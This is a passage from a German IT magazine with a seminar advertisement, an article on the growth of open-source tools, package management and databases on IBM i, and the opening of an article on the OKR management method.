ist Historiker und Unternehmer. Zusammen mit Anja Ebersbach, Markus Glaser und Radovan Kubani gründete er 2007 in Regensburg die Hallo Welt! GmbH, das Unternehmen hinter BlueSpice MediaWiki.



# SEMINARE FÜR MEHR SOFTWARE QUALITÄT

## AGILE METHODEN

**Werden Sie schneller und flexibler durch agiles Vorgehen!**

Agile Aufwandsschätzung	22.04.2021	Frankfurt
Requirements Engineering für die agile Softwareentwicklung	23.03.2021 - 24.03.2021	München

## MANAGEMENT & PROZESSE

**Lernen Sie die Herausforderungen des Software-Managements zu meistern!**

Change Management Cookbook für Führungskräfte	18.02.2021	Linz
---	------------	------

## PROGRAMMIERUNG & CODE

**Sichern Sie nachhaltig das technische und wirtschaftliche Überleben Ihres Softwaresystems!**

Clean Code	08.04.2021	München
------------	------------	---------

## REQUIREMENTS ENGINEERING


**Gute Requirements sind der Grundstein für ein erfolgreiches Projekt!**

IREB Certified Professional for Requirements Engineering Advanced Level (CPRE-AL): Requirements Modeling	 International Requirements Engineering Board	16.02.2021 - 18.02.2021	München
IREB Certified Professional for Requirements Engineering Advanced Level (CPRE-AL): Requirements Elicitation	 International Requirements Engineering Board	09.03.2021 - 11.03.2021	München
IREB Certified Professional for Requirements Engineering Advanced Level (CPRE-AL): Requirements Management	 International Requirements Engineering Board	29.03.2021 - 01.04.2021	München

## E-ACADEMY

**Weiterbildungen bequem vom Büro oder vom Homeoffice aus!**

Infos unter <https://www.software-quality-lab.com/leistungen/e-academy/>



Open Source für IBM i

# Freiheit für den Klassiker

**Berthold Wesseler**

Ohne großes Aufheben mausert sich IBM i zur Open-Source-Plattform. Die hervorragende Integration der Anwendungen müssen Nutzer dadurch jedoch nicht aufgeben.

Wie beim Mainframe haftet IBM i, ehemals als AS/400 bekannt, der Ruf des reinen Legacy-Geschäfts an. Doch ein genauerer Blick zeigt: Dieses Bild ist reine Dampfplauderei. Denn Big Blue kombiniert die beiden seit jeher gültigen Grundideen – Integration und Anwendungen – der Serverplattform zunehmend mit aktueller Software aus dem Open-Source-Bereich.

Bereits seit dem ersten Tag der Auslieferung 1988 basieren alle verfügbaren Programme auf einer eingebauten Datenbank und laufen unter einer gemäß der System

Application Architecture (SAA) einheitlich gestalteten Bedienoberfläche. Ferner nutzen alle Anwendungen auf der Platt-

## X-TRACT

- Open Source auf IBM i erweitert das Ökosystem für Entwickler und Nutzer deutlich.
- Auf Wunsch lassen sich viele Pakete direkt per yum herunterladen und installieren.
- IBM bietet alle nötigen Umgebungsbedingungen, beispielsweise bei PHP die MySQL-Datenbank MariaDB.

form gemeinsame Programmier- sowie Kommunikations- und Netzwerkschnittstellen.

Und auf diese Integration legt IBM wie gehabt großen Wert. Deshalb dauert es manchmal etwas länger, bis Big Blue populäre Open-Source-Pakete auf dem PowerSystem offiziell unterstützt. Power, nachträglich interpretiert als Performance Optimized With Enhanced RISC, ist daher längst viel mehr als IBM i: Hinzugekommen sind beispielsweise mit AIX, Linux, SAP HANA, Watson oder OpenPOWER ganz neue Einsatzfelder.

## Open Source langsam, aber sicher

Dieses Ökosystem stellt auch IBM i auf eine breitere Basis und trägt so wesentlich zur Stabilität und Weiterentwicklung der Plattform bei. Um diese Basis auszubauen, verfolgt der Hersteller eine konsequente Open-Source-Strategie für Power i: Die AIX-Laufzeitumgebung Portable Application Solutions Environment (PASE) gibt es schon seit 1998/99 und OS/400 V4R4 (seit V5R2 als kostenloses Feature), Linux gab im Jahr 2000 auf Power4 sein Debüt und die Partitionierung mit PowerVM (ursprünglich Advanced Power Virtualization, APV) folgte mit Power5. Was noch zu AS/400-Zeiten mit Apache, Perl und Java vor knapp zwanzig Jahren begann, setzten über die Jahre Kerberos, PHP und Samba fort.

PASE als Basis für all diese Open-Source-Anwendungen bietet drei Shells: Korn (ksh), Bourne (bsh) und C (csh). Die Standardshell, die sich im integrierten Filesystem (IFS) unter /QOpenSys/usr/bin/sh befindet, ist die ksh. Um einen PASE-Befehl von IBM i aus auszuführen, muss der Nutzer die QP2SHELL aufrufen, anschließend kann er mit populären Tools wie zip/unzip, sftp oder GnuPG arbeiten.

Im August 2013 machte IBM einen großen Schritt und gründete gemeinsam mit Google, Mellanox, NVIDIA und Tyan das Konsortium OpenPOWER. Ziel der inzwischen über 300 Mitglieder starken Initiative ist die offene Entwicklung von Power-Servern.

Schon 2014, nur ein Jahr nach der Gründung, stand der Firmware-Code von Power8 frei auf GitHub zur Verfügung, seither pflegen dort die Mitglieder der Foundation und weitere Entwickler die Firmware – inklusive der Ende 2021 erwarteten Power10-CPU. 2019 folgte die Veröffentlichung des Power-Befehlssatzes – die sogenannte Instruction Set Archi-

tecture (ISA) – unter einer Open-Source-Lizenz. Und Ende 2020 kam noch der Power10 Functional Simulator hinzu. Er soll Entwickler schulen, um ihnen das Portieren von Linux-Anwendungen auf die kommende Architektur und das Programmieren neuer Anwendungen zu erleichtern.

Anders als die Hardwarearchitektur sind die meisten Betriebssysteme für die Power-Plattform ureigenes geistiges IBM-Eigentum: AIX und der OS/400-Nachfolger IBM i waren das ohnehin schon immer, seit Juli 2019 gilt das aber auch für Red Hat Enterprise Linux. Allein der SUSE Linux Enterprise Server (SLES), auf dem die meisten Power-basierten SAP-HANA-Installationen laufen, gehört nicht Big Blue, sondern ist nach wechselvoller Geschichte Eigentum der seit 2019 wieder eigenständigen Nürnberger Firma SUSE.

## Vielfalt freier Tools

Auf Tool- und Programmebene ist das aber völlig anders: Dort schlägt Open Source die Brücke zwischen der schnelllebigen Welt der Apps in der Cloud und den robusten Anwendungen auf Power i. nginx,

## Java 11 für Power10

Trotz aller Unwägbarkeiten der Produktstrategie des Java-Eigentümers Oracle: Die Programmiersprache ist auch nach 20 Jahren quickelebig auf IBM i, befindet sich allerdings in einer Phase des Wandels.

Aktuell bereitet sich IBM darauf vor, die kommenden Power10-Features mit seiner Serverlaufzeitumgebung für Java zu nutzen. Bereits Ende Juni wurde im Stillen eine Betaversion von Java 11 per RPM veröffentlicht. Diese Release, auf die IBM-i-Shops über yum oder über ACS zugreifen können, ist allerdings nur für Testzwecke vorgesehen, auch

wenn es laut Hersteller bereits „gründliche Funktionstests“ für Workloads wie Apache Camel, ActiveMQ, Tomcat, Maven oder Jenkins gab.

Zum Support von Java 11 verpflichtete sich IBM schon 2018, als es erstmals als Langzeitversion (LTR) erschien und den LTR-Vorgänger Java 8 ersetzen sollte. Bisher müssen sich die Benutzer jedoch auf Letzteres verlassen, das von Oracle mindestens bis 2025 unterstützt wird. Mittlerweile scheint IBM kurz davorzustehen, das neue OpenJDK Java-11-Paket für IBM i zu liefern.

Node.js, Python, GCC, Chroot oder Git sind hier keine Unbekannten. Das letzte Technology Refresh (TR) aktualisierte zudem wichtige Schnittstellen in der IBM-i-Toolbox for Java (siehe Kasten „Java 11 für Power10“).


Früher stellte das 2014 lancierte IBM-Lizenzprogramm 5733-OPS all dies bereit. Mittlerweile gilt es als veraltet, IBM empfiehlt stattdessen mit dem in der Open-Source-Welt populären Paketmanager

yum eine moderne Variante. Linux-Entwickler können mit yum ihre Tools unter IBM i einfach zur Verfügung stellen, ohne tiefer in dessen Command Language einzutauchen zu müssen. Voraussetzung ist lediglich das von IBM geschnürte und für IBM i vorbereitete RPM-Paket für yum (siehe ix.de/zwqe).

Des Weiteren gibt es seit Mai 2020 noch eine zusätzliche Variante zum Installieren von Open-Source-Software für IBM-Kun-

## IBM i Release Roadmap

- Major Releases fügen umfassende Funktionen hinzu, zum Beispiel Db2-Änderungen.
- Technology Refreshes sind auf zeitnahe Änderungswünsche der Kunden ausgelegt, zum Beispiel aus dem Cloud-Bereich.



**IBM unterteilt seine Updates in Major Releases und Technology Refreshes. Letztere bieten schnell neue Funktionen, zum Beispiel für den Cloud-Einsatz (Abb. 1).**

den, die für den Hostzugriff die Access Client Solutions (ACS) verwenden: ganz einfach über die ACS-Funktion Open Source Package Management. Damit entfällt vor allem der Zwang, den IBM-i-Server den Gefahren des Internets auszusetzen. Während Letzteres mit yum notwendig ist, um auf das RPM-Repository mit den IBM-i-Paketen zuzugreifen, kann man stattdessen seit i 7.4 TR2 beziehungsweise i 7.3 TR8 per SSH diese Bibliotheken einfach von einem PC, der mit ACS läuft, herunterladen.

Aber nicht nur Neueinsteigern in die Midrange-Welt macht Big Blue das Leben leichter, sondern auch denjenigen Programmierern und Administratoren, die sich zwar bestens mit IBM i auskennen, aber beim Thema Open Source Neuland betreten. Informationen zu Funktionen und Optionen eines Linux-Befehls oder -Programms lassen sich nun mit den Manpages anzeigen. Diese Handbücher, die unter Linux und Unix eine lange Tradition haben und die die Projekte aktiv pflegen, stehen seit Juli 2020 in Form des Dienstprogramms Man-DB auch auf IBM i bereit.

Auch Open-Source-Pakete, die noch nicht explizit auf IBM i zur Verfügung stehen, lassen sich in einer Linux-Partition relativ einfach auf der gleichen Maschine bereitstellen, seit Power8 2015 die interne Bytereihenfolgeverarbeitung und -speicherung von Big Endian auf das in der x86-Welt übliche Little Endian umstellte. Das bringt diese Pakete zwar näher an IBM i heran, bedeutet aber noch keineswegs die Integration.

## Wahl der Programmiersprache

Genau diese ist aber zentral, denn in der Praxis dient Open-Source-Software auf IBM i vor allem zum Modernisieren und Erweitern bewährter Anwendungssysteme, die im Laufe der Jahre klassisch mit Programmiersprachen wie RPG, COBOL, C, C++, Java und zuletzt freien Sprachen entstanden sind. Typischerweise kommen Java, PHP und mittlerweile Python, Ruby und vor allem Node.js bei Web- und Mobile-Applikationen zum Einsatz, während RPG und COBOL nach wie vor die erste

Wahl für die Transaktionsverarbeitung im Backend sind.

Basierend auf dem Eclipse-Standard unterstützen integrierte Entwicklungsumgebungen wie Rational Developer for i und Rational Team Concert for i die Programmierung sowie die Anwendungsbelebung. Zusätzliche Tools zur Softwaremodernisierung gibt es von Anbietern wie Arcad, Fresche Legacy, Lansa, Linoma Software, Rocket Software oder Profound Logic.

Angesichts der Tatsache, dass viele Kunden RPG und COBOL für ihre Kernanwendungen verwenden, will IBM erklärtermaßen weiterhin in diese Sprachen investieren: Beispielsweise existiert mit RPG Open Access nun eine direkte Schnittstelle für RPG-Anwendungen zu vielen neuen IoT- oder Mobilgeräten. Und mit der Ankündigung von RPG IV Free Format in IBM i 7.1 TR7 soll die Legacy-Sprache ebenfalls jüngere Programmierer ansprechen, indem das neue Format das einstmals strikt und starr formatierte RPG so flexibel wie neuere Programmiersprachen präsentiert.

Open Source empfiehlt sich auf IBM i vor allem für die aktuellen Trendthemen KI, IoT, Big Data und Analytics. Die integrierte Sprachumgebung (ILE) macht es einfach, die verschiedenen Sprachen zu mischen und so anzupassen, dass sie den Anforderungen der jeweiligen Anwendung gerecht werden.

Für Kunden, die ihr Anwendungspotfolio mit Blick auf das Web erweitern um Java, ist IBM i eng mit dem WebSphere-Produktportfolio verknüpft. Der WebSphere Application Server Express erscheint als Bestandteil von IBM i und erleichtert das Installieren, Konfigurieren und Verwalten des Web Application Serving. Darüber hinaus gibt es den in das Betriebssystem eingebetteten Integrated Application Server als einfach zu bedienende Umgebung für Unternehmen, die bloß Unterstützung für weniger komplexe Webanwendungen benötigen. Außerdem ist im Betriebssystem mit dem HTTP-Server (powered by Apache) für i ein vollständiger Webserver eingebaut, auf dessen Basis sich ebenfalls simple Webseiten entwickeln und konfigurieren lassen.

## Datenbank für PHP

Das Beispiel der Programmiersprache PHP macht deutlich, was Integration auf der Plattform bedeutet: IBM arbeitete 14 Jahre lang eng mit Zend – heute Teil von Perforce Software – zusammen, um die

## Mehr Open Source in IBM i 7.4 TR2 und TR9

- **p7zip:** Portierung der CL-Version von 7-Zip auf Unix-ähnliche POSIX-Systeme. Das Tool kann neben .7z mit verschiedenen Dateiformaten arbeiten.
- **zstd (oder Zstandard):** eine neuere Komprimierungsbibliothek von Facebook, die für Echtzeitaufgaben konzipiert ist und die Geschwindigkeit von Komprimierungs- und Dekomprimierungsvorgängen optimiert.
- **pigz:** parallelisierte Version von gzip. Kann mehrere CPU-Kerne nutzen, um die Komprimierung gegenüber Standard-Gzip zu beschleunigen.
- **Curl** lädt Daten von einer URL herunter. Inklusive SSH- und SFTP-Unterstützung, liegt nun als Version 7.70.0 vor. Erstellt mit der ebenfalls neu veröffentlichten libssh2, so lassen sich ssh:// und sftp:// verwenden.
- **Autossh:** ein Werkzeug, um SSH-Tunnel offen zu halten.
- **Tmux:** beliebter Terminal-Multiplexer für mehrere und persistente SSH-Sitzungen. Sessions können sich neu verbinden und ihre Arbeit wieder aufnehmen, wenn die Verbindung unterbrochen wurde.
- **Paramiko:** SSH, SCP und SFTP einfach aus Python heraus nutzen, zum Beispiel für Push oder Pull von Daten und das
- Ausführen von Befehlen. Bietet außerdem XMLSERVICE-Remote-Aufrufe an IBM-i-Instanzen über SSH und xmlservice-cl, Letzteres als Teil des Paketes itoolkit-utils.
- **Chsh:** um die Shell für SSH-Sitzungen auszuwählen, nicht nur wie bisher über einen SQL-Dienst. Das RPM-Paket chsh und der Befehl chsh -s /QOpenSys/pkgs/bin/bash setzen zum Beispiel die Standardshell auf Bash.
- **Logrotate:** Tool zum automatischen Komprimieren und Löschen von Protokolldateien, bevor diese zu groß werden. Auch wenn der HTTP-Server für i dies bereits per Log Cycling bietet, haben nicht alle Produkte diese Fähigkeit eingebaut.
- **GNU Privacy Guard:** auch als GnuPG oder GPG bekannt, Kryptografie mit öffentlichen Schlüsseln zum Signieren und Verschlüsseln von Nachrichten; Open-Source-Implementierung des Standards OpenPGP.
- **Node.js:** Version 14 der JavaScript-Laufzeitumgebung mit Langzeit-Support, mit Verbesserungen in den Bereichen Performance, Security und Diagnose.
- **jq:** beliebtes Programm für die Verarbeitung von JSON-Daten.

Open-Source-Skriptsprache für IBM i bereitzustellen. Lange lag Letzterem die PHP-Entwicklungs- und Laufzeitumgebung Zend Server sogar kostenlos bei, inklusive eines Toolkits für den einfachen Zugriff auf IBM-i-Anwendungen und -Daten.

PHP-Anwendungen arbeiten klassisch mit der Open-Source-Datenbank MySQL. Lange hatte IBM versucht, den PHP-Programmierern die ohnehin vorhandene Db2-Datenbank schmackhaft zu machen, doch das hätte Mehrarbeit bei der Portierung wegen der nötigen Anpassungen bedeutet – und eine zweite parallel zu pflegende Version der Software. Als Oracle mit Sun Microsystems auch MySQL kaufte und später deren Entwicklung auf IBM i einstellte, brachte IBM den Ersatz MariaDB auf die Plattform, in Form der Datenbank Zend DBi.

Seither war die MySQL/MariaDB-Linie die einzige weitere Option bei den Datenbanken neben der Db2 for i. Das änderte sich erst Ende 2019, als sich die NoSQL-Datenbank Redis hinzugesellte, die für Webapplikationen keine simplen Zeichenfolgen, sondern abstrakte Datentypen wie Hashtabellen oder geospationale Koordinaten speichert. Mittlerweile arbeitet IBM daran, weitere populäre Open-Source-Datenbanken – allen voran MongoDB und PostgreSQL – auf die Plattform zu bringen. Passende Anwendungen sollen folgen.


## Administration mit Nagios und Ansible

Auch in Sachen Systemmanagement kommt man bei IBM i kaum um Open Source herum. Neben den klassischen Bordmitteln, die aber auf die Plattform beschränkt sind, bietet sich für das übergreifende Monitoring Nagios mit seinem IBM-i-Plug-in an. Für die Automatisierung ist Ansible die erste Wahl: Das freie Werkzeug bietet einige Funktionen speziell für IBM i, sowohl aus dem Bereich der Systemverwaltung als auch für die Anwendungsbereitstellung.

Hinzu kommen eine Reihe von Aktions-Plug-ins, Rollen und Beispiel-Playbooks, die viele Aufgaben automatisieren, etwa die Softwareverteilung. Hier ist Continuous Integration / Continuous Delivery (CI/CD) ein typischer Anwendungsfall: Ansible kann auf diese Weise selbsttätig Batch-Jobs starten, bestimmte Programme aufrufen oder den Status von Jobs ermitteln.

Jede Version des Betriebssystems und jedes der beiden jährlichen Technology

## IBM i Support Roadmap



**Auch ältere Systeme versorgt Big Blue auf lange Sicht mit Updates. IBM i 7.3 erhielt zum Beispiel im TR9 die gleichen Open-Source-Tools wie IBM i 7.4 im TR3 (Abb. 2).**

Refreshes erweitert das mittlerweile recht üppige Open-Source-Angebot, so auch das jüngsten TR3 für IBM i 7.4 vom Oktober 2020. Diese Erweiterungen waren auch Bestandteil des TR9 für IBM i 7.3, sind also noch immer auf der 2011 lancierten Power7-Hardware nutzbar. Zu den Verbesserungen im Bereich Open Source zählen Komprimierungstools, CL-Utilities, weitere Datenbanken und das Update von Node.js auf die aktuelle Version 14.

Ebenfalls neu als RPM-Paket ist das Python-Toolkit SQLAlchemy, mit dem sich möglichst viel aus den Datenbanken herausholen lässt: Unter anderem umfasst es einen Object/Relational Mapper, mit dem sich Python-Klassen so in der Datenbank abbilden lassen, dass Objektmodell und Datenbankschema sauber entkoppelt bleiben. Das Versprechen: Programmierer können damit die Vorteile objektorientierter und relationaler Entwicklungsparadigmen ohne große Kompromisse unter einen Hut bringen.

Bereits seit dem Frühjahr gibt es ein neues ACS-Anwendungspaket für IBM i. Es kann mit einem ODBC-Treiber umgehen, der nativ als Teil der PASE-Umgebung läuft – und bietet so den lange vermissten ODBC-Zugriff von PHP, Python und Node.js auf die Db2.

## Ausblick

Das Engagement für Open Source bedeutet vor allem, dass viele zusätzliche Anwendungen nativ auf IBM i laufen. Ein Pluspunkt, um das System auch jüngeren Programmierern mit ihnen bekannten Standardtools schmackhaft zu machen. Jedoch wären hier ebenso modernisierte Oberflächen gefragt, damit der Nachwuchs nicht schon beim ersten Kennenlernen vorm Green Screen zurück-

schreckt. Dabei kann IBM i jungen Talenten viel für die Zukunft bieten – ein grundsolides technisches Fundament zum Beispiel.

Denn auch wenn ihre Ursprünge über 40 Jahre zurückreichen, ist die Plattform keineswegs alt. Das verdeutlicht zum Beispiel ihre integrierte Datenbank, die sich bei Bedarf schon seit jeher im aktuell so angesagten In-Memory-Modus betreiben lässt. Darüber hinaus zeigt sich das an ihrer Hardwareunabhängigkeit, denn das Technology Independent Machine Interface (TIMI) stellt sicher, dass die Anwendungen absolut kompatibel bleiben, selbst bei grundlegenden Änderungen der Hardwarearchitektur wie beim Wechsel von 48-Bit-CISC- auf 64-Bit-RISC-Prozessoren.

Und Power10, der erste kommerzielle 7-nm-Prozessor von IBM, wirft schon seine Schatten voraus. Die nächste Generation soll Ende 2021 bis zu dreimal so viel Leistung und Energieeffizienz bieten wie Power9. Außerdem lassen sich dank der bahnbrechenden Memory Inception sogar Multi-Petabyte-Speichercluster umsetzen. Davon profitieren nicht nur speicher- und rechenintensive Workloads von Softwarehäusern wie SAP oder SAS Institute, sondern auch große KI- und Simulationsmodelle. All diese Anwendungen können integriert zusammenwirken – seit über 30 Jahren das Versprechen hinter der AS/400.


(fo@ix.de)

## Quellen

Alle Links zu den Paketen:  
[ix.de/zwqe](http://ix.de/zwqe)

## Berthold Wesseler

ist freier Journalist in Brühl (Rheinland).



Transparent und agil: Objectives and Key Results

# Zielstrebig

**Björn Schotte**

Initial bei Intel eingeführt und durch die Anwendung bei Google bekannt geworden, kommt OKR vor allem in agilen Unternehmen zum Einsatz. Die Managementmethode verknüpft Unternehmensziele mit denen der Mitarbeiter. Das stärkt die Verantwortung der Mitarbeiter und hilft dem Unternehmen, sich klare Ziele zu stecken.

## TRACT

- Zielvereinbarungssysteme wie Objectives and Key Results (OKR) helfen Unternehmen, sich zu fokussieren und Mitarbeiter zu motivieren.
- Sie vermeiden Silodenken und ermöglichen Unternehmen, aus der Mitte heraus zu führen.
- Zu Beginn eines OKR-Prozesses geht es zunächst darum, Company Objectives mit dazugehörigen Key Results zu identifizieren. Dabei ist es hilfreich, die Unternehmensvision im Blick zu haben. Im Anschluss definieren Teams eigene Objectives.
- Eine Retrospektive kann eine gute Ergänzung für OKR sein. Sie beleuchtet den Prozess und ermöglicht es, Änderungen vor einer neuen Iteration vorzunehmen.

Über die Jahrzehnte haben sich Zielvereinbarungsmechanismen wie Management by Objectives – Führen über Ziele – bewährt. Vielen ist das jährliche Zielvereinbarungsritual bekannt, oftmals in Kopplung mit Bonussystemen und Feedbackgesprächen. Und so kommt eine ursprünglich als nützlich gedachte Unternehmensfunktion zu einem jährlichen Theater zwischen Führungskräften und Mitarbeitern, bei dem sich der Mitarbeiter fragt, warum er neben dem eigentlichen Tagesgeschäft auch noch die Ziele erfüllen soll. Schließlich setzen beide in einem wenig befriedigenden Verhandlungsgespräch den Bonus fest.

All diese negativen Aspekte sind bekannt. Seit einigen Jahren erfährt daher ein anderes Zielsystem einen regelrechten Hype: Objectives and Key Results, kurz OKR. Doch woher röhrt dieser Hype, und wird damit tatsächlich alles besser? Der Artikel beleuchtet OKR und dessen Mechaniken.

OKR wurde zunächst bei Intel von Andy Grove eingeführt und durch die Anwendung bei Google einer breiteren Öffentlichkeit zugänglich gemacht. In den letzten Jahren verbreitete sich OKR auch im deutschsprachigen Raum. Objectives and Key Results sind vor allem eins: transparent über das gesamte Unternehmen – von den Firmenzielen bis hin zu den Zielen eines jeden Bereichs beziehungsweise Teams. Die OKR-Industrie bietet hierzu verschiedene Tools an, es genügt jedoch auch ein großes Spreadsheet oder eine Ablage im Unternehmenswiki.


Daneben versprechen OKRs einen Top-down-Bottom-up-Ansatz. Sie beseitigen klassische Hierarchien und ermöglichen ein Führen aus der Mitte heraus. Die Firmenziele sind dabei noch von der Unternehmensleitung vorgegeben. Doch die einzelnen Bereiche und Teams sind aufgefordert, sich ihrerseits eigenständig Ziele zu erarbeiten, die auf die Firmenziele einzahlen und so zum Erreichen des Ziels beitragen. Durch die Transparenz und die gegenseitige Abstimmung zwischen den Teams bei der Formulierung ihrer Ziele gibt es nicht nur die Wege von oben nach unten und von unten nach oben, sondern auch seitwärts zwischen den Teams.

